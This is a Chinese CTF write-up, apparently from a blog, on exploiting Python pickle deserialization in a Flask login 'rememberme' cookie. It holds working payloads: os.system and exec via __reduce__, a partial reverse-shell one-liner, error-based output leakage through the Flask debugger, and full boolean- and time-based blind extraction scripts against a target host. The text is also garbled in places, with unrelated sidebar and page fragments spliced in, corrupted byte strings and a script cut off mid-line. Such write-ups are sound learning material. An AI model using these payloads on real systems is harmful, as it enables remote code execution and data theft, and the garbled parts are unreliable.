

CTF-python pickle反序列化

前言

今天朋友叫我帮忙看了一道ctf题目，刚好又有空就帮忙看了下，过程比较有趣，就记录下来，是一道关于python反序列的题目，之前没玩过python的反序列化，因此就记录下

python反序列化基础

python反序列通常会用Pickle组件进行操作，和python中的json转换一样，使用 loads 和 dumps 2个函数实现反序列化和序列化操作

```
import pickle

text = 'helloworld'

sertext = pickle.dumps(text)
print(sertext)
reltext = pickle.loads(sertext)
print(reltext)
```

```
mi0@mac-5:~/Desktop| cat test.py
import pickle

text = 'helloworld'

sertext = pickle.dumps(text)
print(sertext)
reltext = pickle.loads(sertext)
print(reltext)
mi0@mac-5:~/Desktop| python3 test.py
b'\x80\x04\x95\x0e\x00\x00\x00\x00\x00\x00\x00\x00\x8c\nhelloworld\x94.'
helloworld
mi0@mac-5:~/Desktop|
```

当然和php一样不光能序列化字符串，也可以序列化数组，字典，类

```
mi0@mac-5:~/Desktop| python3 test.py
b'\x80\x04\x95\x1c\x00\x00\x00\x00\x00\x00\x00\x00\x94(\x8c\nhelloworld\x94\x8c\x07loveyou\x94e.'
['helloworld', 'loveyou']
```

```
字典
mi0@mac-5:~/Desktop| python3 test.py
b'\x80\x04\x95(\x00\x00\x00\x00\x00\x00\x00\x00\x94(\x8c\nhelloworld\x94\x8c\x03123\x94\x8c\x07loveyou\x94\x8c\x03456\x94u.'
{'helloworld': '123', 'loveyou': '456'}
```

类

```
import pickle

class tmp():
    text = "123"

text = tmp()
sertext = pickle.dumps(text)
print(sertext)
reltext = pickle.loads(sertext)
print(reltext)
```

```
mi0@mac-5:~/Desktop| python3 test.py
b'\x80\x04\x95\x17\x00\x00\x00\x00\x00\x00\x00\x00\x8c\x08__main__\x94\x8c\x03tmp\x94\x93\x94)\x81\x94.'
<__main__.tmp object at 0x100eead00>
```

2023年11月						
日	一	二	三	四	五	六
29	30	31	1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	1	2
3	4	5	6	7	8	9

搜索

常用链接

- 我的随笔
- 我的评论
- 我的参与
- 最新评论
- 我的标签

最新随笔

- 1.spring cloud gateway rce(CVE-2022-22947)分析
- 2.log4j漏洞原理复现
- 3.CTF-python pickle反序列化
- 4.域渗透-信息收集
- 5.红蓝对抗之信息收集
- 6.AntCTF x D^3CTF [non RCE?] 赛后复现
- 7.app渗透测试 客户端篇
- 8.安卓测试笔记--工具安装
- 9.ssrp与gopher与redis
- 10.hacker101 CTF 学习记录(二)

我的标签

- CTF(19)
- WEB安全(17)
- web(17)
- 渗透测试(11)
- 信息安全(7)
- sql注入(5)
- i春秋CTF大本营(4)
- writup(3)
- thinkphp5(3)
- xss(2)
- 更多

积分与排名

积分 - 109373
排名 - 13019

随笔档案

这里着重注意下类，可以看到我们在序列化的时候，类里面的成员text的值并没有保存在序列化字符串中，那么同样在解码的时候并不能有效获取到我们存储的数据

那么要让他带上我们的参数，则需要用到 `__reduce__` 这个魔术方法，这个魔术方法简单的来说可php的 `__wakeup` 差不多，就是在被序列化的时候告诉系统如何运行，他的返回值第一个参数是函数名，第二个参数是一个tuple，为第一个函数的参数

稍微有点区别在于我们能够控制里面的内容，而php的 `__wakeup` 则是目标环境写死的，说明python反序列化更加自由一些。

```
import pickle

class tmp():
    text = "123"

    def __init__(self, text):
        self.text = text

    def __reduce__(self):
        return (tmp, ("helloworld",))

text = tmp('aa')
seretxt = pickle.dumps(text)
print(seretxt)

reltext = pickle.loads(seretxt)
print(reltext.text)
```

运行后可以看到helloworld出现在了序列化字符串中

```
mi0@mac-5: ~/Desktop - python3 test.py  
b'\x00\x04\x95%\x00\x00\x00\x00\x00\x00\x8c\x08__main_\x94\x8c\x03tmp\x94\x93\x94\x8c\nhelloworld\x94\x85\x94R\x94'  
helloworld
```

当然我们可以让他执行系统命令，下面的测试在python3下可以，在python2下不行

```
import pickle
import os

class tmp():
    text = "123"

    def __reduce__(self):
        return (os.system, ("id", ))

text = tmp()
sertext = pickle.dumps(text)
print(sertext)

reltext = pickle.loads(sertext)
print(reltext.text)
```

```
m0@mac-5:~/Desktop|- python3 test.py  
File "test.py", line 15, in <module>  
    print(reltext.text)  
AttributeError: 'int' object has no attribute 'text'
```

可以看到在打印结果的时候报错了，找不到text成员变量，但无所谓已经表明我们的命令已经正常执行了

这里如果是类的环境下又有个坑，在知道成员变量名的前提下是很轻松的能够成功执行反序列化操作的，但是如果类名和目录结构不匹配的话，我们拿到一窜序列化字符串，运行时候会报错，后面讲题目的时候会详细说

题解

2022年8月(2)
2022年7月(1)
2022年3月(1)
2021年11月(1)
2021年4月(1)
2021年3月(1)
2020年12月(1)
2020年9月(3)
2020年7月(1)
2020年6月(19)
2019年6月(1)
2019年5月(4)
2019年4月(4)
2019年3月(7)
2019年2月(2)
更多

阅读排行榜

1. fastjson反序列化漏洞原理及利用(49637)
2. 从零开始的Wordpress个人博客搭建(13113)
3. udf提权(11168)
4. .htaccess文件配置理解(8625)
5. 内网渗透—流量转发(7432)

推荐排行榜

1. fastjson反序列化漏洞原理及利用(4)
2. .user.ini导致文件上传绕过(4)
3. app渗透测试 客户端篇(3)
4. 从零开始的Wordpress个人博客搭建(3)
5. 信息安全实习生面试小结(3)

最新评论

- ## 1. Re:udf提权

师傅最后说的那个trick

system其实执行的是你本机的命令，不是链接的mysql的服务器的命令，所以那个没啥用

--CYX!

2. Re:从零开始的Wordpress个人博客搭建
这个命令似乎错了... create databases
wordpress; 应为 create database
wordpress;...

--Tiger1218

- ### 3. Re:app渗透测试 服务端篇
- 学习一下

```
--An_spectator
```


4. Re:jarvis OJ WEB题目writeup
您好，您有一处笔误：“md5(\$value, true)”
返回的是\$value进行md5成的32位16进制的，2个16进制组合成的字符串”应该是十六
字符的进制制

--WT Code


5. Re:app渗透测试 服务端篇
666

——花满园

这一道题拿到手时，朋友说是一个python写的系统，并且存在反序列化漏洞，就少了前期的探测过程




当然探测的时候，通过任意注册个用户进入dev目录下，能获取一些提示，login的remember功能使用了pickle组件




TODO:

- [x] Fix SSTI bug that got me pwnd
- [x] Implement login remember me functionality with Pickle
- [] Make \$\$\$\$

尝试随意注册个用户后登录，勾选上remember



在请求中一个比较重要的cookie叫做rememberme，即可获取到手



勾选了rememberme后登出后再次访问login目录会自动登录，登出操作只删除了cookie中的session凭证，没删除rememberme字段凭证，所有在登录时会检测rememberme字段内容，进行登录，此时修改rememberme的内容，即可产生报错

SendCancel<>>Follow redirection

Target: http://1.2.3.101:5000

Request

1 GET /login HTTP/1.1

2 Host: 1.2.3.101:5000

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0; rv:109.0) Gecko/20100101 Firefox/109.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://1.2.3.101:5000/

9 Cookie: rememberme=q8V9QAAAAAACHD8y8p173QuTV0aJ58BUVtW1a1J0KXVCfES88WtVW1a1VW8bLm8Uc2iu

10 Upgrade-Insecure-Requests: 1

11

12

Response

1 HTTP/1.0 202 FOUND

2 Content-Type: text/html; charset=utf-8

3 Content-Length: 222

4 Location: http://1.2.3.101:5000/profile

5 Vary: Cookie

6 Set-Cookie: session=c7hjzj0WjANANC7ed0uL78by1K04gJW164u10J9U3vA8dce75hf64rW3C88yW2Lnaq2008pWlkyne

7 Server: Werkzeug/2.0.1 Python/3.8.10

8 Date: Tue, 24 May 2022 07:00:53 GMT

9

10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">

11 <html>

12 <head>

13 <title>

14 </title>

15 </head>

16 <body>

17 </body>

18 </html>

19 You should be redirected automatically to target URL: profile

20 </body>

21 </html>

1 x 2 x 3 x 5 x 6 x 7 x 8 x 9 x ...

SendCancel<>>Follow redirection

Target: http://1.2.3.101:5000

Request

1 GET /login HTTP/1.1

2 Host: 1.2.3.101:5000

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0; rv:109.0) Gecko/20100101 Firefox/109.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://1.2.3.101:5000/

9 Cookie: rememberme=q8V9QAAAAAACHD8y8p173QuTV0aJ58BUVtW1a1J0KXVCfES88WtVW1a1VW8bLm8Uc2iu

10 Upgrade-Insecure-Requests: 1

11

12

Response

1 HTTP/1.0 500 INTERNAL SERVER ERROR

2 Content-Type: text/html; charset=utf-8

3 X-Debug-Traceback: 1

4 Connection: close

5 Server: Werkzeug/2.0.1 Python/3.8.10

6 Date: Tue, 24 May 2022 07:01:13 GMT

7

8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"

9 "http://www.w3.org/TR/html4/loose.dtd">

10 <html>

11 <head>

12 <title>

13 </title>

14 <link rel="stylesheet" href="/?_debugger__yes&cmd=resource&f=style.css">

15 </link>

16 <script type="text/css">

17 </script>

18 <script type="text/javascript">

19 </script>

20 </script>

21 </script>

22 </script>

23 </script>

24 </script>

25 </script>

26 </script>

27 </script>

28 </script>

29 </script>

30 </script>

31 </script>

32 </script>

33 </script>

34 </script>

35 </script>

报错了后查看，因为开启了flask的debug模式，可以查看报错的结果细节，可以看到将rememberme字段先进行base64解码，然后再进行反序列化操作

1.2.3.101:5000/login

File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2088, in wsgi_app

File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2073, in wsgi_app

File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2070, in wsgi_app

File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1515, in full_dispatch_request

File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1513, in full_dispatch_request

File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1499, in dispatch_request

File "/app/project/auth.py", line 20, in login

@auth.route('/login', methods=['GET', 'POST'])

def login():

if 'rememberme' in request.cookies:

b64=request.cookies.get('rememberme')

a = pickle.loads(base64.b64decode(b64))

email = a.email

user = User.query.filter_by(email=email).first()

login_user(user)

return redirect(url_for('main.profile'))

_pickle.UnpicklingError: pickle data was truncated

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- dump() shows all variables in the frame
- dump(obj) dumps all that's known about the object

https://www.cnblogs.com/sijidou/p/16305695.html

4/12


拿到了这个字符串第一想法是将原有的字符串进行个反序列化查看下它是什么格式

```
m0@mac-5: ~/Desktop |> cat test2.py
import pickle
import base64

str= b'gASVMQAAAAAAMCDBHy2pLY3QuYXV0aJSMBUVtYWIsLJOUKYGFZSMBWvtYWIsLIwFM0BhLmKUC2Iu'

result = base64.b64decode(str)
print(result)
pickle.loads(result)
m0@mac-5:~/Desktop|> python3 test
/Library/Developer/CommandLineTools/usr/bin/python3: can't open file 'test': [Errno 2] No such file or directory
m0@mac-5:~/Desktop|> python3 test2.py
b'\x00\x04\x95!\x00\x00\x00\x00\x00\x00\x00\x08\xc0cproject.auth'\x94\x8c'\x5Email'\x94\x93\x94'\x81\x94'\x94\x8c'\x05email'\x94\x8c'\x053@a.b'\x94sb.'
Traceback (most recent call last):
  File "test2.py", line 8, in <module>
    pickle.loads(result)
ModuleNotFoundError: No module named 'project'
```

结果如上图所示，报错了，百度了很多，最后导致报错的原因归纳为2个方向，第一目录结构有问题，因为题目是flask起的web，肯定是app.py这个入口脚本去调用子模块的脚本，这就是为啥poc中会有project.auth这行字段，第二个是类名在系统中找不到，类名是Email，因此我们得加上，最后就成了



启动flask后查看，成功的获取到了反序列化的结果

[illegible]

接下来就是构造命令执行的poc，众所周知flask框架使用print这些都无法回显的，它是基于模板的一个展示，所以就像网上的文章一样，能执行命令但是没有回显就反弹shell

python下反弹shell

```
1 import pickle
2 import os
3 class A(object):
4     def __reduce__(self):
5         a = """python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
6             return (os.system,(a,))'"""
7
8 a = A()
9 pickle_a = pickle.dumps(a)
10 print(pickle_a)
11 pickle.loads(pickle_a)
```

但是本环境中，题目的服务器不出网，poc打过就卡住了，shell也接收不到

在python中有一个函数叫做exec，这个有点像php的eval一样，就是将变量字符串当做脚本语言执行，并且在这个环境下通过前期探测漏洞点时就发现系统存在开启了flask debug的模式，于是想着是否能够将回显进行报错

回显

具体情况是怎样的呢。
所以，网安35还是有

·另类思路分享：不限...
均报告？
收集系列|子域名收集...
真的很棒，也可以看看我
han-zhe.blog.csdn.n...
·学习网络安全而烦恼...
滴，我需要

“博客详情页”吗？

一般般 推荐 强烈推荐

ub信息泄露的分析溯源过

~2022-29266 Apache

·是XXE? 从0到1完全掌握

02月 01月
17篇 22篇

```
8 | eval(s)

可以看出这是个简单的pickle反序列化，这不是本次的重点，重点是这道题在eval后如何回显，最简单的方式想到的是反弹shell，但是经过测试发现目标机器并不出网，所以我们需要寻找其他的方式去让我们的命令回显

debug模式下利用报错

众所周知，在flask中如果开启了debug模式，报错是会显示详细信息的，比赛中debug模式通常考点是构造pin码，但是我们这里想到，可以通过手动控制报错的方式来让我们的命令回显。

简单地构造exp，这里需要注意的是eval并不能执行python语句，所以我们需要利用eval去调用exec来实现手动抛出报错

1 | from base64 import b64encode
2 | from urllib.parse import quote
3 |
4 |
5 | def base64_encode(s: str, encoding='utf-8') -> str:
6 |     return b64encode(s.encode()).decode(encoding=encoding)
7 |
8 |
9 | exc = "raise Exception(__import__('os').popen('whoami').read())"
10 | exc = base64_encode(exc).encode()
11 |
12 | opcode = b''cconfig
13 | notadmin
14 | (S'admin'
15 | S'yes'
16 | u0(cconfig
17 | backdoor
18 | (S'exec(__import__("base64").b64decode(b"%s"))'
19 | lo, '' % (exc)
20 |
21 | print(quote(b64encode(opcode).decode()))
```

debug模式下
失败的尝试: 直
成功的尝试: sy

分类专栏

- 网络
- 安全
- 程序员
- 黑客
- 漏洞
- 渗透测试
- 安全工具
- CTF
- 面试
- 前端
- 滴滴出行

于是最终的poc

```
import pickle
import base64
import os

class Email():
    email = "admin@admin.com"

    def __reduce__(self):
        return (exec, ("raise Exception(__import__('os').popen('id').read())",))

def login():
    poc = base64.b64encode(pickle.dumps(Email()))
    print(poc)
```

```
127.0.0.1 - - [24/May/2022 15:13:15] "GET / HTTP/1.1" 200 -
* Detected change in '/Users/mi0/Desktop/app/project/auth.py', reloading
* Restarting with fsevents reloader
* Debugger is active!
* Debugger PIN: 145-112-281
* Detected change in '/Users/mi0/Desktop/app/project/auth.py', reloading
* Restarting with fsevents reloader
* Debugger is active!
* Debugger PIN: 145-112-281
b'gASVUAAAAAAAAAACMGCl1aWx0aW5zL1IwZXh1Y5STLIwcmFpc2UgRXh1ZXB0aW9uKf9faW1wb3J0X18oJ29zJykcG9wZW4oJ2lkJykcumVhZCgpKZSFLfKULg=='
127.0.0.1 - - [24/May/2022 15:20:20] "GET / HTTP/1.1" 200 -
b'gASVUAAAAAAAAAACMGCl1aWx0aW5zL1IwZXh1Y5STLIwcmFpc2UgRXh1ZXB0aW9uKf9faW1wb3J0X18oJ29zJykcG9wZW4oJ2lkJykcumVhZCgpKZSFLfKULg=='
127.0.0.1 - - [24/May/2022 15:20:20] "GET / HTTP/1.1" 200 -
```

题目中将该poc发送过去

Request

Response

Exception (uid=1000(pickle).gid=1000(pickle).group=1000(pickle)) // Werkzeug Debugger

在根目录下找到flag


```
import pickle
import base64
import os
```



```
class Email():
    email = "admin@admin.com"

    def __reduce__(self):
        return (exec, ("raise Exception(__import__('os').popen('ls /').read())",))

def login():
    poc = base64.b64encode(pickle.dumps(Email()))
    print(poc)
```




接下来修改成cat /flag即可


其他解法

在做这道题过程中并没有上面所见到的那么丝滑顺利，一开始我并没有想到使用报错信息输出的方式来回显，但我发现如果语句执行成功会执行失败会返回不一样的错误信息

比如执行成功会返回 object has no attribute email



执行失败会返回其他的信息



至于这个语句构造如下

```
import pickle
import base64
import os

class Email():
    email = "admin@admin.com"


    def __reduce__(self):
        return (exec, ("print('yes' if 100 > 10 else aa.bb)",))

def login():
    poc = base64.b64encode(pickle.dumps(Email()))
    print(poc)
```

那么是不是if的判断语句可以修改为命令回显结果，然后进行爆破呢，答案是肯定的
先通过构造语句执行命令，并判断是否等于

```
exec("import
os;result=os.popen('whoami');res=result.readlines();r=','.join(res);print(r);print('yes' if
r=='mi0\\n' else aa.bb)")
```

成返回yes



```
mi0@mac-5:~/Desktop/app/project1$ python3 test.py
mi0
yes
```

下一步使用切片的方式一个个读，上读取执行 `ls /` 命令的脚本

```
import pickle
import base64
import os
import requests

url = "http://1.2.3.101:5000/login"
cmd = "ls /"

result = ""
class Email():
    email = "admin@admin.com"
    cmd = "whoami"
    index = 0
    word = "t"
    def __init__(self, cmd='whoami', index=0, word='t'):
        self.cmd = cmd
        self.index = index
        self.word = word

    def __reduce__(self):
        return (exec, ("import os;result=os.popen('' + self.cmd +
''');res=result.readlines();r=','.join(res);print(r);print('yes' if r[" + str(self.index) +
"]=='" + str(self.word) + "' else aa.bb),"))

poc = base64.b64encode(pickle.dumps(Email()))

word = 'apbcdefghijklmnopqrstuvwxyz0123456789!'
lenght = len(word)


for i in range(0,100):
    for j in range(0, lenght):
        print("word:" + str(word[j]))
        r = ""

        if(j == lenght - 1):
            tmp = Email(cmd,str(i),"\n")
            poc = base64.b64encode(pickle.dumps(tmp))
            cookies={"rememberme": poc}
            headers = {"User-Agent":"Mozilla/5.0 (Windows NT 10.0; WOW64
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36",
"cookie":"rememberme="+ poc.decode())}
            r = requests.get(url,headers=headers)
            # print(r.text)
            if('NoneType' in r.text):
                result = result + "[换行]"
                print("[+]" + result)
                break


        else:
            tmp = Email(cmd,str(i),str(word[j]))
            poc = base64.b64encode(pickle.dumps(tmp))
            cookies={"rememberme": poc}
            headers = {"User-Agent":"Mozilla/5.0 (Windows NT 10.0; WOW64
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36",
"cookie":"rememberme="+ poc.decode())}
            r = requests.get(url,headers=headers)
            # print(r.text)
            if('NoneType' in r.text):
                result = result + word[j]
                print("[+]" + result)
                break
```



看看效果运行 `ls /`



效果不错，就是有点慢，改进成多线程可能会好点



那么获取flag就是修改命令为 `cat /flag` 即可

无报错回显解法

其实到这里就很像sql注入的盲注了，上面那一步是bool型盲注，如果关闭了报错，是不是可以使用基于时间盲注呢

尝试下先修改exec的，运行后能够明显感受到延时

```
exec("import os;import
time;result=os.popen('whoami');res=result.readlines();r=''.join(res);print(r);print(time.s
leep(2) if r=='mi0\\n' else 1)")
```

那么写出脚本

```
import pickle
import base64
import os
import requests

url = "http://1.2.3.101:5000/login"
cmd = "ls /"

result = ""
class Email():
    email = "admin@admin.com"
    cmd = "whoami"
    index = 0
    word = "t"
    def __init__(self, cmd='whoami', index=0, word='t'):
        self.cmd = cmd
        self.index = index
        self.word = word
```

```
def __reduce__(self):
    return (exec, ("import os;import time;result=os.popen('\" + self.cmd +
    '\");res=result.readlines();r=','.join(res);print(r);print(time.sleep(3) if r['\" +
    str(self.index) + "]=='\" + str(self.word) + '\" else 1)'),))

poc = base64.b64encode(pickle.dumps(Email()))

word = 'apbcdefghijklmnopqrstuvwxyz0123456789!'
lenght = len(word)

for i in range(0,100):
    for j in range(0, lenght):
        print("word:" + str(word[j]))
        r = ""

        if(j == lenght - 1):
            tmp = Email(cmd,str(i),"\n")
            poc = base64.b64encode(pickle.dumps(tmp))
            cookies={"rememberme": poc}
            headers = {"User-Agent":"Mozilla/5.0 (Windows NT 10.0; WOW64)
